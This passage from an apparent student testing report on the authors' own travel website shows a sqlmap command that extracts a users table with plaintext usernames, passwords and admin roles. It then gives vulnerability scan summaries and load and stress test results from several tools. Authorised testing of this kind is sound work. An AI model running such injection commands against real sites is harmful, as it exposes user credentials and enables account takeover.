| 71.jpg         |
| 74.jpg         |
| 78.jpg         |
| 79.jpg         |
| 80.jpg         |
| 90.jpg         |
| 91.jpg         |
| 92.png         |
| 103.jpeg       |
| 104.jpg        |
| 105.jpg        |
| download.jpg   |
| snakehead.png  |
+----------------+
```

```
Database: travel
Table: subcategory
[28 entries]
+---------------------------------------+
| Subcatname                            |
+---------------------------------------+
| Adventure Tours in Israel             |
| Adventure Tours in Mumbai             |
| Adventure Tours in Thailand           |
| Canada family  holiday                |
| Christmas Themed Vacations            |
| Family holiday in Italy               |
| Family holiday in Lapland             |
| Family holiday in Thailand            |
| Family holiday to India               |
| Lahore                                |
| Lahore                                |
| National Parks in India               |
| National Parks in Kerala              |
| National Parks in Rajasthan           |
| Religious tours in Canada             |
| Religious Tours in England            |
| Religious Tours in Europe             |
| Religious Tours in India              |
| Religious Tours in Italy              |
| Religious Tours in New zealand        |
| Small Group Tours in Canada           |
| Small Group Tours in England          |
| Small Group Tours in India            |
| Special Event Tours in France         |
| Special Event Tours in Germany        |
| Special Event Tours in Singapore      |
| Star Wars Themed Vacation             |
| Themed Vacations for Singles          |
+---------------------------------------+
```

USERS TABLE:

```
C:\sqlmap>sqlmap.py -u  "http://localhost/Travel/subcat.php?catid=1" -D travel -
T users  --columns
```

```
Database: travel
Table: users
[3 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| Pwd        | varchar(100) |
| Typeofuser | varchar(100) |
| Username   | varchar(100) |
+------------+--------------+
```

```
Database: travel
Table: users
[12 entries]
+----------+
| Username |
+----------+
| admin    |
| admin    |
| david    |
| jin      |
| jin      |
| jkl      |
| kimla    |
| kin      |
| lina     |
| manu     |
| neeru    |
| preet    |
+----------+
```

```
Database: travel
Table: users
[12 entries]
+----------+
| Pwd      |
+----------+
| 12345    |
| admin    |
| admin    |
| david123 |
| jin      |
| jin      |
| jkl      |
| kim      |
| kin      |
| lina     |
| neeru    |
| preet    |
+----------+
```

```
Database: travel
Table: users
[14 entries]
+------------+
| typeofuser |
+------------+
| Admin      |
| Admin      |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
| General    |
+------------+
```


GETTING THE LOGIN AND PASSWORD OF ADMIN:

As we can see from the above screenshots that we got the users table that include the admin and the general user's login details including the username and password so it will become very easy to login using the credentials. So it is will become very easy for an intruder to manipulate the web application.

In this way the vulnerabilities found in the system will result in the hacking and even the crashing of the system. That is why penetration testing is very useful.

2. PENTEST-TOOL:


Pentest-tools is the other online tool that we used for penetration testing and we found out the following results:




The above result shows that vulnerability report for our website. It also shows that there is a high risk of sql injection vulnerabilities and other type of vulnerabilities, which shows that there is a need of improving the security of our web application otherwise the malicious user can attack.

3. PROBE.LY:

Probe.ly is the other online tool that we used for penetration testing and we found out the following results:





This shows that using Probe.ly an online tool for penetration testing we found out the three vulnerabilities listed above. However the scan results show that the severity of these vulnerabilities is low. So, there is a need of improving the security of our web application otherwise the malicious user can attack.

LOAD TESTING:


Load testing is a type of performance testing. It determines a system's performance under real-life load conditions. This testing helps determine how the application behaves when multiple users access it simultaneously. Load testing also enable us to measure the throughput rates and the response time of the system under load conditions. It also identifies the breaking point of the application being tested.

For the load testing of our system we used three testing tools:

1. Neoload
2. Blazemeter
3. Loadmpact

1. NEOLOAD

We first download Neoload testing tool free edition from the link https://www.neotys.com/download and then we installed the tool. The tool provides a very good interface for increasing the traffic (users) to the website and analyzing the performance. At the end the results are generated. The following screenshots shows the working of the tool and the result generated.



For the testing purposes the load policy was that, the initial users were set 2 and were incremented by 9 after every 2 seconds; the maximum users allowed were 50. The results show that the test was passed. Similar test can be conducted by increasing the number of users.


Results summary

Name	16:10 - 29 Apr 2019	**Project**	tourrrr
Description	travel webiste test	**Scenario**	scenario1
Status	✔ Passed	**Load Policy**	• The population **Population1** is ramp up from **2** users adding **9** users every **2.0** seconds, to a maximum of **50** users.
Start date	Apr 29, 2019 4:11:17 PM		
End date	Apr 29, 2019 4:17:02 PM	**Stop Policy**	• Population **Population1**: immediate.
Duration	00:05:44		
Termination reason	Execution policy	**Filters**	None
LG Hosts	localhost:7100	**Debug**	Disabled

Statistics Summary

Total pages	19	–	**Average pages/s**	0.1	–
Total requests	824	–	**Average requests/s**	2.4	–
Total users launched	0	–	**Average Request response time**	32.3 s	–
Total iterations completed	0	–	**Average Page response time**	85.7 s	–
Total throughput	7.18 MB	–	**Average throughput**	0.17 Mb/s	–
Total request errors	417	–	**Error rate**	50.6 %	–
Total action errors	0	–	**Alerts total duration**	0 %	–

– = No SLA ☀ = Passed ☁ = Warning ⛈ = Failed



Errors

Request errors

Error Type	Count	Description
NL-NETWORK-03	381	Error when connecting to the server. Indicates a server-side error occurring when attempting to bind a socket.
404	26	Not Found - The server has not found anything matching the Request-URI.
NL-NETWORK-01	10	Miscellaneous I/O error when connecting to the server.
Total	417	Total error count.

General statistics

	Min	Avg	Max	Count	Err	% of Err	SLA Profile
All User Paths	30.5	129.5	338.1	50	45	90	-
All pages	40.4	85.7	115.3	19	19	100	-
All requests	0.253	32.3	338.1	824	417	50.6	-


Transaction statistics


	Min	Avg	Max	Count	Err	% of Err	Perc 50	Perc 95	Perc 99	Std Dev	Avg-90%	SLA Profile
All Transactions	0	0	0	38	0	0	<0.01	<0.01	<0.01	0	0	-

2. BLAZEMETER:

BlazeMeter is an online load testing tool. Using this tool the performance of the system under heavy load can be determined.

For our website, we entered the URL of the website and the results shows that the average response time is approximately 33s and average bandwidth is 35 and average throughput is 0.76 hits per second. The following are the results of load testing from this tool:





Test summary

19m 51s Duration

20 vu Max Users

0.54 Hits/s Avg.Througput


1% Errors

Label	Hits		Response Time	
	Total	Failed	Avg.	90%
ALL	649	5	37,625	55,071
http://travel.gniopenstack.com	649	5	37,625	55,071

3. LOADIMPACT:

LoadImpact is an online load testing tool. Using this tool the performance of the system under heavy load can be determined.

The following graph shows the result of the loadImpact tool testing. The graph shows the Response time, Request rate and virtual users. It can be seen that as the number of virtual users increased the response time increased a little bit however, if the number of users are too large then the response time will also be increased effectively.



STRESS TESTING:

Stress Testing is a type of Software Testing that verified the stability & reliability of the system. Stress testing is also a type of performance testing. The stress testing mainly determines the system on its robustness and error handling under extremely heavy load conditions.


The tools that we used for stress testing are:

1. Dotcom-monitor


2. Neoload

1. DOTCOM-MONITOR:


Dotcom-monitor is an online stress testing tool. The tool mainly determines the system on its robustness and error handling under extremely heavy load conditions. The results are shown below, that includes the graphs showing the relation between the number of users and the response time.

